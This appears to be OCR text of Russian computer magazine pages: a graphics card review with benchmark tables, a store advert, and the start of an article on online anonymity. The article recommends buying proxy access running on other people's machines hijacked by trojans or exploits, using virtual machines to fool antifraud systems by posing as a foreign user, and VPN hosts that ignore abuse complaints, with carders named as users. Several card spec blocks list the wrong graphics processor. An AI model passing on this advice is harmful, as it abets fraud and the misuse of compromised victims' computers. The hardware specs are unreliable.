Разъемы Dual VGA, 2xDVI, VIVO
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 2.0, Shader Model 3

Это, если можно так выразиться, младший брат акселератора ASUS Extreme N7800 GTX TOP. Внешние данные практически не отличаются: та же рыжая физиономия на карте и упаковке, да и вообще весь дизайн похож. Вместо кейса под диски из кожзаменителя прилагается пластиковый, а картонной упаковочки с играми нет и подавно. Однако все это не важно, если продукт выдает то, что от него хочет пользователь. А именно это и происходит. В некоторых тестах карта не только догоняет своего топового конкурента, но еще и значительно обходит. Вот тут и начинаешь задумываться: если нет разницы, зачем платить больше. Тем более, если минусы все те же. Карта тяжеленная и широкая. Все также ускоритель греется, все также умеренно шумит на высоких частотах. Отсюда единственный вывод — советуем повнимательнее приглядеться к такой модели. Может быть это то, что тебе нужно.



MSI NX7800GTX-SLI

EDITOR'S CHOICE

Графический процессор: NVIDIA GeForce 7800GTX (G70)
Частота процессора: 1x430 МГц
Видеопамять: 256 Мб DDR3, 1200 МГц, 256 бит
Частота RAMDAC: 400 МГц
Интерфейс: PCI-E
Разъемы TV-out, 2xDVI, VIVO, HDTV
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 2.0

Компания MSI, известная на компьютерном рынке своими материнскими платами, представлена в тесте тремя графическими контроллерами. Данный агрегат — один из самых мощных в нашем обзоре. Он поставляется в изящной, красивой, серебристой коробочке с ручкой. Внутри мы можем помимо карты, на лицевой стороне которой изображен ангел в женском обличье, найти кабель VIVO, кабель дополнительного питания, два переходника DVI/D-SUB, диск с драйверами и утилитами, инструкцию по быстрой установке и руководство пользователя. Помимо этого, можно найти игрушку The Chronicles of Riddick на шести CD. Дизайн карты прост и без излишеств. С обратной стороны адаптера расположены 4 чипа памяти, закрытые радиатором. Стоит заметить (это видно по результатам тестирования), что наилучшее использование данного продукта будет наблюдаться при соединении двух одиночных контроллеров в режим SLI. В режиме одиночного использования карта от MSI — лучшая в своей категории. Явных минусов, кроме слабозаметного шума, отметить вряд ли что-то можно.



SLI ПРОТИВ CROSSFIRE

Стоит сказать, что первоначально компания Nvidia представила на суд публики технологию под названием SLI(Scalable Link Interface), при использовании которого в одном компьютере могут быть объединены мощности двух аналогичных графических контроллеров. А в ответ, как и следовало ожидать, ATI Technologies выпускает подобную систему.
Для Crossfire имеется ведомая карта и ведущая. Если ты ставишь в качестве ведущей карточки специальные платы на чипе X850 или x800, то любые другие карты на подобных чипах будут вполне совместимы. В случае SLI надо обязательно поставить именно одинаковые карты. Стоит сказать, что большинство акселераторов в нашем тесте поддерживают либо SLI, либо CrossFire, так что в будущем можно повысить производительность, докупив твоему акселератору пару.

[тестим с помощью]

DIRECTX 9.0C
FRAPS 2.2.5 RETAIL
FORCEWARE V/61.76
ATI CATALYST 5.6
FUTUREMARK 3DMARK '05 1.0
FUTUREMARK 3DMARK '03 PRO 3.4.0

3D MARK 2003

Карта	Баллы
MSI NX6800	5362
SAPHERE ATI RADEON X800 XL	7421
MSI NX6800 ULTRA 256MB	7832
SAPHIRE ATI RADEON X850 XT	8034
GIGABITE GV-3D1-68GT	8145
ASUS EXTREME N7800 GT	9965
AOPEN AEOLUS 7800 GTX	10120
ASUS EXTRIME N7800 GTX TOP	10968
SAPHIRE ATI RADEON X1800 XL	11795
MCI NX7800 GTX	11832

MSI NX7800 GTX выбивает из седла конкурентов сокрушительным количеством баллов.

3D MARK 2005

Карта	Баллы
MSI NX6800	3823
SAPHERE ATI RADEON X800 XL	4311
MSI NX6800 ULTRA 256MB	4869
SAPHIRE ATI RADEON X850 XT	4899
GIGABITE GV-3D1-68GT	5120
ASUS EXTREME N7800 GT	6654
AOPEN AEOLUS 7800 GTX	6764
ASUS EXTRIME N7800 GTX TOP	6822
SAPHIRE ATI RADEON X1800 XL	6937
MCI NX7800 GTX	6756

Интересный результат! Здесь уже пальму первенства перенимает ATI RADEON X1800 XL.

DOOM 3, FPS

Карта	1600 X 1200	1024 X 768
MSI NX6800	45.3	79.5
SAPHERE ATI RADEON X800 XL	55.6	105.4
MSI NX6800 ULTRA 256MB	61.2	115.1
SAPHIRE ATI RADEON X850 XT	68.3	133.8
GIGABITE GV-3D1-68GT	79.1	152.4
ASUS EXTREME N7800 GT	79.4	152.6
AOPEN AEOLUS 7800 GTX	78.1	153.9
ASUS EXTRIME N7800 GTX TOP	78.4	154.9
SAPHIRE ATI RADEON X1800 XL	82.8	155.3
MCI NX7800 GTX	83.7	158.1

Ситуация совсем не изменилась. Также Saphire ATI RADEON X1800 XL на вторых позициях, а аутсайдером служит MSI NX6800.

Sapphire ATI Radeon X800XL

Графический процессор: RADEON X800Pro (R430)
Частота процессора: 400 МГц
Видеопамять: G-DDR 3, 256 Мбайт
Частота RAMDAC: 400 МГц
Интерфейс: PCI Express 16x
Разъемы D-Sub и DVI
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 1.5

Открывая коробку, мы можем сразу заметить необычное и нестандартное решение для системы охлаждения. Кулер от Zalman, установленный на чипе, является одним из самых бесшумных в тесте и имеет приятный цвет и дизайн. На задней стороне платы находятся четыре дополнительных радиатора. Внутри коробки находится комплект поставки, до боли знакомый по другим продуктам от Sapphire. В набор юзера включены 6 дисков, среди которых игры Prince of Persia: Sands of Time и Splinter Cell: Pandorra Tomorrow, а также диски с драйверами, плюс документация и комплект из пяти необходимых проводов. Текстолит карты синего цвета, как и сам кулер, что необычно для контроллеров от Sapphire. По производительности карта имеет средний результат, так что ее легко можно посоветовать ценителям категории «Цена/Качество». Из минусов карты отметим довольно низкую производительность и отсутствие поддержки системы CrossFire.

ASUS Extreme N7800GTX TOP


Графический процессор: NVIDIA GeForce 7800GTX
Частота процессора: 486 МГц
Видеопамять: 256 Мб DDR3, 1350 МГц, 256 бит
Частота RAMDAC: 400 МГц
Интерфейс: AGP или PCI-E
Разъемы TV-out, 2xDVI
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 2.0

Этот видеоконтроллер от ASUS претендует на звание самого производительного в сегодняшнем тесте. Огромное количество аддонов к карте не может не радовать. Помимо бонуса из игр (а это пять дисков) мы имеем еще три — с дровами и дополнительными программами. Яркий буклет по установке изобилует цветными картинками, плюс ко всему адаптеры DVI/D-SUB, HDTV и переходник доппитания. Нельзя не упомянуть симпатичный мягкий кейс под CD в комплекте. Карточка является массивным, широким и тяжелым устройством за счет установки системы охлаждения от Arctic Cooling. Карта занимает два PCI-Express слота из-за объемной системы охлаждения, а использование ASUS Extreme N7800GTX TOP в режиме SLI возможно только на материнках ASUS, потому что разъемы PCI-E на таких мамках расположены дальше друг от друга, поэтому не будет проблем с установкой таких крупногабаритных карт. Соответственно, не забудь БП Ватт так на 500, дающий ток в 34 Ампера по 12В линии для SLI (не менее 400).

MSI GeForce NX6800 Ultra

Графический процессор: NVIDIA GeForce 7800GTX (NV40)
Частота процессора: 400 МГц
Видеопамять: 256 Мб DDR, 1100 МГц, 256 бит
Частота RAMDAC: 400 МГц
Интерфейс: AGP или PCI-E
Разъемы TV-out, 2xDVI
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 1.5

Еще один агрегат от тайваньской Microstar. На упаковке — злобная морда в шлеме, скриншоты из игрушек. Сама карта выглядит очень внушительно и красиво. Как положено для видеоакселераторов такого типа, прилагается серьезная система охлаждения. Довольно сильный прорыв обеспечивается за счет встроенного в чип графического движка Cine FX 3.0, а также технологий Ultrashadow II для обработки теней, что очень действенно в современных игрушках. В комплекте просто куча всяческих дисков с дровами, играми и полезными программами. Присутствуют также все необходимые переходники и шнуры. Интересен тот факт, что питания через порт устройству будет недостаточно. На нем есть разъем обычной формы для подпитки непосредственно от БП. Ускоритель показал хорошие результаты, однако он не конкурент монстрам на движках типа 7800GTX. Из минусов опять же отмечаем требования к блоку питания не менее 480 Ватт.



AOpen Aeolus 7800GTX-DVD256

Графический процессор: NVIDIA GeForce 7800GTX (G70)
Частота процессора: 1x430 МГц
Видеопамять: 256 Мб DDR3, 1200 МГц, 256 бит
Частота RAMDAC: 400 МГц
Интерфейс: PCI-E
Разъемы TV-out, 2xDVI, VIVO, HDTV
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 2.0

Данный графический контроллер от компании AOpen был выпущен на базе процессора nVidia GeForce 7800GTX, обладает 256 Мб памяти GDDR3 с 256-битной шиной, оборудован двумя видеоинтерфейсами DVI для подключения цифровых панелей и ТВ-выходом S-Video с поддержкой телевидения высокой четкости HDTV. Имеется также поддержка SLI-интерфейса. У данной карты очень симпатичный дизайн, выполненный в бело-красно-черных тонах. В комплектации имеются и переходники DVI-D-Sub для мониторов с аналоговыми выходами, а также диск с драйверами и сопутствующим программным обеспечением. Нашелся также и диск с игрой Second Sight. Имеется поддержка технологий: IntelliSample 4.0, Cine FX 4.0, UltraShadow II и PureVideo. Согласись, комплектация прихрамывает, особенно для устройства с такой ценой. Но производительность, конечно, не может не радовать. Карточка очень хорошо подходит для игр, однако для разгона стоит подыскать что-то получше.



Gigabyte GV-3D1-68GT

Графический процессор: NVIDIA GeForce 6800GT (NV45 GT)
Частота процессора: 370 МГц
Видеопамять: 512 Мб GDDR3, 1000 МГц, 256 бит
Частота RAMDAC: 370 МГц
Интерфейс: PCI-E
Разъемы S/AV, 2xDVI-I
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 1.5

Это устройство ты полюбишь сразу. Не только за его шикарный дизайн, добротную начинку из аддонов и дополнительных фишек в коробке, но за удивительное решение в плане производительности. Представь себе два чипа GeForce 6800 GT, установленные на одну плату при поддержке 512 Мб DDR3 памяти! То есть у пользователя есть возможность использовать одну карту либо в SLI режиме как две карты, либо в обычном режиме как одну. Это избавляет юзера от необходимости докупать второй такой графический контроллер. Есть также поддержка сразу четырех(!) мониторов и дополнительный адаптер на два аналоговых монитора. Их можно с помощью переходников дополнить до цифровых. Есть и минусы. Во-первых, это сильно кусающаяся цена, да и в случае устаревания карты нет смысла докупать вторую; во-вторых, агрегат сильно греется и заметно шумит, да и производительность явно недотягивает до топовых моделей почти за ту же цену.

Saphire ATI RADEON X1800 XL

Графический процессор: RADEON X1800 XL
Частота процессора: 480 - 500 МГц
Видеопамять: 256 Мб DDR3, 1300 МГц, 256 бит
Частота RAMDAC: 500 МГц
Интерфейс: PCI-E
Разъемы Dual VGA, 2xDVI
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 2.0

Один из самых мощных агрегатов в сегодняшнем тесте. Этого аппарата, возможно, даже к выходу статьи еще не будет на прилавках магазинов, но мы с тобой уже сейчас узнаем чего он стоит — это раз. И стоит ли он своих бешеных денег — это два. Белая коробка по размерам не больше своих собратьев от Sapphire со стандартным Alien'ом на обложке вмещает в себе все тот же обычный набор. Три переходника, несколько дисков, WinDvd. Футуристический кулер радует глаз. Неплохо, конечно, однако когда обычный компьютерный пролетарий сможет вкусить плоды разработки компаний ATI и Sapphire? Да, видимо, не скоро. Мало того, что она еще не появилась в продаже, так и цена заоблачная. Тем не менее, можем порекомендовать данную видеокарту пользователям, не жалеющим зелени для своего «жлезного коня», то есть тем, кто предпочитает отдать за производительность любые деньги.

Saphire ATI RADEON X850 XT

Графический процессор: NVIDIA GeForce 7800GTX (NV40)
Частота процессора: 325 МГц
Видеопамять: 256 Мб DDR, 700 МГц, 256 бит
Частота RAMDAC: 325 МГц
Интерфейс: AGP или PCI-E
Разъемы TV-out, 2xDVI
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 2.0

Saphire ATI RADEON X850 XT является одной из самых-самых карточек на базе чипа Radeon X850XT. Ведь это графический контроллер, выполненный на традиционном для Sapphire текстолите красного цвета с 256-битной шиной доступа к памяти, поддерживающей до 256 мегабайт GDDR3 и 16 пиксельных конвейеров. Заметим, что частоты для ядра 540 МГц и 1180 МГц для памяти GDDR3. Хотя от предыдущих продуктов, таких как ATI Radeon x800XT и ATI Radeon x800XL (которые, между прочим, считались самыми быстрыми до недавнего времени) данная карта отличается совсем небольшим приростом по производительности. Платой за него стала новейшая «выхлопная» система охлаждения, установленная на Saphire ATI RADEON X850 XT. О ней стоит рассказать поподробнее. Дело в том, что пластиковый корпус, «надетый» на систему «радиатор + вентилятор», позволяет выбрасывать горячие слои воздуха вне корпуса ПК, что облегчает работу кулера. Отрицательным фактом, конечно, является шум. Из-за пластикового корпуса карта дает ощутимые вибрации. Комплектация бедновата.



MSI GeForce NX6800

Графический процессор: NVIDIA GeForce 7800GTX (NV40)
Частота процессора: 325 МГц
Видеопамять: 256 Мб DDR, 700 МГц, 256 бит
Частота RAMDAC: 325 МГц
Интерфейс: AGP или PCI-E
Разъемы TV-out, 2xDVI
Возможность Dual-установки: Да
Поддержка DirectX 9.0c, OpenGL 1.5

Рассматривая коробку и ее содержимое, долго не можешь понять в чем отличия данного ускорителя от версии Ultra. Дизайн упаковки, комплектация, даже внешний вид карточки практически такой же, как у ее усовершенствованного собрата. Однако разница между ними довольно очевидна — это производительность. Отличия в производительности и в результатах тестирования объясняются параметрами карты. Во-первых, данное устройство поддерживает старый тип памяти, а во-вторых, у нее всего двенадцать пиксельных конвейеров против шестнадцати у MSI GeForce NX6800 Ultra. Конечно, частоты ядра похуже. Если у GeForce 6800 частота — 325МГц/700МГц, то у GeForce 6800 Ultra — 400МГЦ/1100МГц. Существует еще вариант со средними параметрами, но об этом ниже. Конечно, упрощенная модель дешевле. Не забудем о технологии охлаждения MSI Copper ULTRA, которая присутствует на всех агрегатах MSI NX6800, и подразумевает использование полностью медных радиатора и вентилятора. Такое решение обеспечивает очень низкий шумовой порог. Но на высоких частотах заметен легкий шум.

МНОГИМ ИЗ ВАС ЕЩЕ ДОЛГО НЕ СВЕТИТ ДЕРЖАТЬ В РУКАХ И РАДОВАТЬСЯ НА ЭТИХ ЧУДО-МОЛОДЦОВ И ГИГАНТОВ ПРОИЗВОДИТЕЛЬНОСТИ. ОДНАКО НА ТО ОН И ПРОГРЕСС, ЧТОБЫ БЫЛО КУДА СТРЕМИТЬСЯ. РЕЗУЛЬТАТЫ У НАС СЛЕДУЮЩИЕ: MSI NX7800 GTX И SAPHIRE ATI RADEON X1800 XL — ЛУЧШИЕ РЕБЯТА, ПОРАДОВАВШИЕ РЕЗУЛЬТАТАМИ, А ВОТ, НАПРИМЕР MSI NX6800, — АУТСАЙДЕР НАШЕГО ТЕСТА. MSI NX7800 GTX ПОЛУЧАЕТ ОТ НАС ПРЕМИЮ «ВЫБОР РЕДАКЦИИ» ЗА ПРЕКРАСНОЕ ВЫПОЛНЕНИЕ ПОСТАВЛЕННЫХ ЗАДАЧ. «ЛУЧШАЯ ПОКУПКА» СЕГОДНЯ — ЭТО ASUS EXTREME N7800 GT. ОТЛИЧНЫЙ РЕЗУЛЬТАТ В КУПЕ С ЦЕНОЙ СДЕЛАЛ СВОЕ ДЕЛО.

Мы делаем лучшее доступным!





Торговая компания **неоторг** приглашает Вас посетить сеть компьютерных магазинов. Комфортабельные торговые залы, широкий ассортимент и профессиональная работа менеджеров превратят процесс выбора и покупки в удовольствие. Уважительное обслуживание и качественный сервис с каждым днем привлекают все большее количество клиентов в нашу сеть. Собственное сборочное производство и розничная сеть позволяют предлагать нашим клиентам минимальные цены. Строгий входной контроль и многоэтапное тестирование гарантируют безукоризненное качество мирового уровня.





$795
В кредит от $79

Neo PC® Game Amateur 3000

- AMD® Athlon 64 3000+ Processor 64bit Technology
- Microsoft® Windows® XP Home Edition RUS 2005
- 512Mb Dual Channel DDR SDRAM
- 120Gb Hard Drive (7200rpm) S-ATA
- 256Mb nVIDIA GeForce 6600GT PCI-X Graphics Card
- 24x CD Burner/DVD Combo Drive
- Integrated 7.1 Channel Audio
- 17" ViewSonic LCD TV 8ms
- Productivity Pack
- Клавиатура Logitech
- Оптическая мышь
- Гарантия 3 года

Рекомендуемый Upgrade

AMD® Athlon 64 3400+ Processor 64bit Technology	$75
DVD±RW and CD-RW Drives	$40
512Mb Dual Channel DDR SDRAM	$45

$1395
В кредит от $135

Neo PC® Game Shooter 3400

- Intel® Pentium® 4 Processor 3400MHz HT Technology with 1066MHz Front Side Bus Cache 2048kb
- Microsoft® Windows® XP Professional RUS
- 1Gb Dual Channel DDRII at 533MHz
- 250Gb Hard Drive (7200rpm) S-ATA
- 256MB nVIDIA GeForce 6800GT PCI-X Graphics Card
- DVD±RW and CD-RW Drives
- Integrated 9.1 Channel Audio
- 19" LG LCD TV 1950s 8ms
- Productivity Pack
- Клавиатура Logitech Wireless
- Оптическая мышь
- Гарантия 3 года

Рекомендуемый Upgrade

Intel® Pentium® 4 Processor 3800MHz HT Technology	$185
Creative AUDIGY-2 ZS Platinum 7.1	$145
1Gb Dual Channel DDRII at 533MHz	$90

$1299
В кредит от $129

Fujitsu-Siemens® 3000 MHz

- Intel® Pentium® 4 Processor 3000MHz (1024Kb / 533MHz)
- Microsoft® Windows® XP Home Edition RUS
- MB FSC Intel Chipset
- 512Mb Dual Channel DDR
- 60Gb TURBO (5400rpm) HDD UDMA
- 15,4" WXGA TFT дисплей
- 128Mb Radeon 9700 (M11) 128bit TV-out & VGA-out
- DVD±RW
- Sound 5.1
- Вес 3,0 кг
- Гарантия 2 года
- Сумка и мышь в комплекте

* Wi-Fi / IR / 1394 / 56K / LAN 10/100 / USB 2.0 / LPT

Рекомендуемый Upgrade


Wi-Fi «Stream» Router	$120
slim alluminium HDD 80Gb USB 2.0	$120
Doom III retail RUS	$59



363-38-25
Единая справочная служба
Заказ по телефону



101-30-23
Корпоративный отдел
Персональный менеджер



м «Беляево», Миклухо-Маклая, ул., д.37, ТЦ «Меркадо»	105-52-58
м «Бульвар Адм. Ушакова», Веневская ул., ТЦ «Южное Бутово»	363-38-25
м «Варшавская», Варшавское шоссе, д.82	363-38-25
м «Водный стадион», Кронштадтский бульвар, д.7, ТЦ «Крона»	786-22-26
м «Дмитровская», Бутырская ул., д.97	737-59-37
м «Добрынинская», Люсиновская ул., д.7	237-05-57
м «Коломенская», Судостроительная ул., д.1	115-00-16
м «Комсомольская», Универмаг «Московский», 4 эт.	916-57-24
м «Ленинский пр-т», Ленинский пр-т, д.37А	974-87-68
м «Марьино», Люблинская ул., д.102А, ТЦ «Марьинский пассаж»	580-73-15
м «Медведково», Широкая ул., д.9, к.1, ТЦ «Меркадо»	656-93-73
м «Петровско-Разумовская», ТК «Электромаркет»	363-38-25
м «Пражская», Кировоградская ул., д.15, ТЦ «Электронный Рай»	389-66-27
м «Пролетарская», 3-й Крутицкий пер., д.15	676-33-71
м «Пр-т Вернадского», пр-т Вернадского, д.39	933-43-40
м «Савёловская», Сущевский вал, д.5, стр.22	363-38-25
м «Сокол», Волоколамское шоссе, д.1, к.1	158-06-33
м «Сходненская», Яна Райниса бульвар, д.2, к.1	363-38-25
м «Чертановская», Чертановская ул., стр.2, ТЦ «Каспий»	105-81-12
м «Шоссе Энтузиастов», пр-т Буденного, д.53, ТЦ «Буденовский»	788-07-41
м «Щелковская», Уральская ул., вл.1, ТЦ «Русское бистро»	786-96-45
м «Электрозаводская», Б. Семеновская ул., д.10	962-17-07



Остаться инкогнито


КАК ВСЕГДА ОСТАВАТЬСЯ АНОНИМНЫМ? КАК БЕЗОПАСНО ПЕРЕДАВАТЬ ДАННЫЕ ПО СЕТИ? КАК ОБЕЗОПАСИТЬ СЕБЯ ОТ СНИФЕРА? СЕГОДНЯ МЫ РЕШИЛИ ОТВЕТИТЬ НА ВСЕ НАКОПИВШИЕСЯ ВОПРОСЫ И ПОСТАВИТЬ, НАКОНЕЦ, ВСЕ ТОЧКИ НАД I. ПРИСТЕГНИСЬ, ТЫ ДЕРЖИШЬ В РУКАХ САМЫЙ ПОЛНЫЙ ГИД ПО БЕЗОПАСНОСТИ | Степан Ильин aka Step (step@real.xakep.ru)

8 шагов на пути к полной безопасности

1

[прокси и сокс-серверы] Спроси любого горе-хакера, каким образом он остается анонимным, и он уверенно ответит тебе: «С помощью прокси-сервера, естественно». Метод действительно проверенный, но для того, чтобы успешно использовать его, недостаточно просто прописать прокси в браузер. Первое, что нужно уяснить — прокси и сокс бывают разные. Едва ли опытный хакер стал использовать те прокси-листы, которые свободно распространяются в Сети. Тем более, для какого-то серьезного дела. Кто там недовольно спросил: «А почему бы и нет?». Подумай сам: где гарантия, что на сервере не ведутся логи? Может быть, хозяин прокси-сервера вообще спецагент камерунских спецслужб, который еще и хорошо знает дядю Мишу из соседнего с тобой отдела «К». Как тебе такой довод? Если уж собрался воспользоваться прокси, то не поленись купить доступ к специализированному сервису. В этом случае большинство из проксиков установлены на обыкновенных компьютерах-зомби (посредством троянов или эксплойтов к IE, например), а их хозяева даже не подозревают о подлянке и, само собой, не ведут логов. Такие компьютеры в огромных количествах разбросаны по всему миру, поэтому ты всегда сможешь найти прокси из той страны (или даже города/штата), которая тебе необходима.

Если же дело не особенно серьезное, то доступ к таким сервисам, в принципе, необязателен. В таких случаях можно положиться на обычные прокси, списки которых свободно распространяются через инет. Найти их несложно, но работа с ними превратится в самую настоящую каторгу, если на вооружение ты не возьмешь пару полезных утилит. Для удобства поиска проксей рекомендую программу ProxyGrab (*proxygrab.msk.ru*). Достаточно раз забить в ее базу адреса популярных ресурсов, содержащих прокси-листы (например, *www.freeproxy.ru/download/lists/goodproxy.txt*), и все готово. Тулза сама извлечет адреса проксей со всех ресурсов и грамотно оформит их в виде стандартного проксисписка. Этот список, естественно, нужно самым тщательным образом проверить. С задачей на «отлично» справится AATools (*www.glocksoft.com*), которая владеет проверкой не только обычных прокси, но еще и носков. Запомни: если речь идет о HTTP-прокси, то после проверки внимательно смотри на два параметра: анонимность и поддержка SSL. Уровень анонимность должен быть максимальным, так как только в этом случае удаленный сервер не заметит использование прокси. Поддержка SSL не менее критична, особенно если ты собрался мутить цепочки из прокси или работать с HTTPS-сайтами. Если такой поддержки у прокси не будет (даже из одной прокси в цепочке), ты сразу же засветишь себя. Комментарии излишни.



2 **[виртуальная машина]** Переменные окружения — очень подлая технология. Каждый раз, когда ты заходишь на ту или иную страницу, твой компьютер передает название используемого браузера, тип и локализацию винды и т.п. Все это вряд ли поможет тебе представиться толстым америкосом из Штата Флорида. Любая антифрод-система (antifraud) тут же заметит подвох и занесет тебя в черный список. Конечно, можно установить на машину нужную локализацию винды (то есть английскую версию), затем грамотно обозначить часовой пояс и сделать прочие приготовления, но, согласись, все это очень непрактично. Придется постоянно перегружаться, устанавливать дополнительный софт — словом, не наш метод. Гораздо более удобно в этих целях использовать виртуальные машины. Для экспериментов рекомендую VMware Workstation, последние версии которой мы выкладывали на октябрьском DVD. Установка гостевой операционной системы осуществляется точно так же, как если бы устанавливал систему на свой жесткий диск. С той лишь разницей, что перед установкой нужно обозначить некоторые параметры будущей системы (File → New → Virtual Machine). Единственный шаг, который может вызвать затруднения, — Network Type. Мастер предлагает выбрать один из трех пунктов:

Use bridged networking — виртуальная машина имеет полный доступ в локальную сеть, к которой подключен основной компьютер. При этом у нее есть собственный IP-адрес, поэтому она работает наравне со всеми остальными компьютерами в сети.
Use NAT — гостевая ось спрятана за NAT-сервисом, организованным на основной машине.
Use host-only networking — в этом случае будет использоваться виртуальная сеть с основным компьютером. Возможности доступа во внешнюю локальную сеть отсутствует.
Do not use network — сеть использоваться не будет.

Первый вариант наиболее предпочтителен.

3 **[безопасный мессенджер]** ICQ — зло. Ей пользуется почти каждый, но вместе с тем гарантировать безопасность использования ICQ не может никто. Взять хотя бы протокол ICQ: он давно изучен и не поддерживает шифрование трафика, поэтому все сообщения легко перехватываются сниферами (лучшим подтверждением моих слов является прога IcqSnif — *www.ufasoft.com/icqsnif*). Помимо этого, имеют место угоны ICQ, чреватые тем, что от твоего имени кто-то легко сможет вести диалог и тем самым серьезно подпортить твою репутацию. Одним словом, хотелось бы иметь более безопасное средство, которое без опаски (по крайней мере, сравнительно) возможно было использовать для серьезных дел. Такое, как Secure Shuttle Transport (*www.secureshuttle.com*).

Это еще один месседжер вроде ICQ, Indigo, AOL и т.п., но есть некоторые особенности, которые сделают твое общение безопаснее. Первое, что хочется отметить: SST передает сообщения исключительно в зашифрованном виде. Используемые RSA-алгоритмы работают так, что расшифровать сообщение сможет твой собеседник и никто другой. Помимо этого, есть еще один нюанс: программа использует два типа соединения. Первое — соединение с SST-сервером — необходимо для идентификации в системе, поиска пользователей, а также передачи сообщений тем юзерам, которые находятся в оффлайн. Второй тип соединения — прямое с конкретным пользователем — устанавливается во время передачи сообщений, файлов или голосовых мессаг. Таким образом, ни одна из твоих бесед не окажется в логах на сервере, так как сообщения через него попросту не проходят.

Другая особенность заключается в том, что угнать SST-номер значительно сложнее, чем в ICQ. Возможности восстановить пароль на аккаунте нет. Потерял или забыл — виноват сам. Но это еще цветочки. Для работы в системе ты должен представить специальный файл-ключ, в котором зашифрована необходимая информация. Система очень похожа на Webmoney: даже если ты знаешь пароль, но у тебя нет ключа, подключиться к серверу ты не сможешь. Отмечу и то, что многие уже просекли прелести нового месседжера и активно заводят в нем пока еще 6-значные номерки.Теперь твоя очередь!

Все программы, которые упоминались в статье, ты обязательно найдешь на CD/DVD. Замечу: только самые последние версии.

WARN *Вся информация приведена в целях ознакомления. Автор и редакция не несут ответственности за те действия, которые ты можешь совершить, прочитав этот материал.*

Чтобы SSH-туннелирование работало, нужно на сервере в файле /etc/ssh/sshd_config включить опцию AllowTcpForwarding: yes.

4

[VPN-сервер] Главная проблема использования прокси в том, что данные передаются в открытом, то есть незашифрованном виде. Это в действительности очень серьезный недостаток, так как весь твой HTTP-трафик может быть легко перехвачен обычным снифером даже в твоей собственной локалке. Что уж говорить о провайдере и обо всех остальных узлах, через которые проходят сетевые пакеты, прежде чем достигают пункта назначения.

Большую уверенность в сохранности своих данных может придать VPN-соединение.

Аббревиатура VPN расшифровывается как виртуальная частная сеть. Технологию в большинстве случаев используют для объединения нескольких локальных сетей (например, двух-трех офисов одной компании) или для подключения к локальной сети удаленных пользователей. Каналом связи в обоих случаях выступает Интернет. Как оказалось, VPN идеально подходит для обеспечения анонимности и безопасности обычных пользователей. Фишка заключается в том, что VPN PPTP-соединение обычно использует криптостойкое шифрование (вплоть до 2048 бит), которое практически невозможно расшифровать «на лету». Чтобы лучше понять, как эта система работает, предлагаю по шагам рассмотреть процесс взаимодействия клиента и VPN-сервера.

Внешне VPN-соединение мало чем отличается от подключения к обычной локальной сети: приложения вообще не почувствуют разницы и поэтому без какой-либо настройки будут использовать его для доступа в инет. Когда одно из них захочет обратиться к удаленному ресурсу, на компьютере будет создан специальный GRE-пакет, который в зашифрованном виде будет отправлен VPN-серверу. VPN-сервер, в свою очередь, этот пакет расшифрует, разберется в чем его суть (запрос на закачку какой-либо HTTP-страницы, просто передача данных и т.д.) и выполнит от своего лица (то есть засветит свой IP) соответствующее действие. Далее, получив ответ от удаленного ресурса, VPN-сервер поместит его в GRE-пакет, зашифрует и в таком виде отправит обратно клиенту.

Непрерывное шифрование передаваемых данных — это ключевой момент в обеспечении безопасности. Благодаря этой возможности VPN в последнее время на особом счету у любого толкового админа, хакера и кардера :). В большинстве случаев имеет место договоренность с администрацией, которая за определенную денежку обязуется игнорировать жалобы в abuse-службу и вести все логи исключительно в */dev/null*.

